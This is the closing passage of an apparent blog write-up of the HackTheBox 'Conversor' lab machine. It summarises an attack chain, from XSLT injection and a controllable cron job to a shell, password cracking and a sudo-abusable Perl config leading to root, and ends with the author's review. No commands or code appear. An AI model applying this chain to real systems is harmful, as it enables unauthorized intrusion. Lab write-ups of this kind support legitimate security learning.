
The root flag sits under “/root” directory. And that’s the Conversor machine done!
Summary & final thoughts
Conversor is an easy Linux machine from HackTheBox. This box relies on good enumeration and some creativity, which makes it a fun challenge to complete. Starting with web app that allows XSLT file upload, we dig into XSLT injection for a bit and discover file write opportunity, as well as hint that a cronjob is executing scripts that we can control. We get a shell and access users database. We crack system user’s password and play with a binary with sudo privileges. We can specify arbitrary Perl config file, so we make malicious Perl shell script and get it executed to get Root shell.
To review this machine, I think that the vulnerabilities are done very well, very interestingly, although it’s crucial to perform good enumeration. Since XSLT injection allows RCE and file read as well, the initial exploitation part can feel a bit confusing, as it was for me. The priv esc had a straight forward weakness with simple exploitation. I’d recommend this one to any beginner/intermediate hacker. There’s a lot to be learnt about web app flaws and general exploitation methodology.


Comments
Post a Comment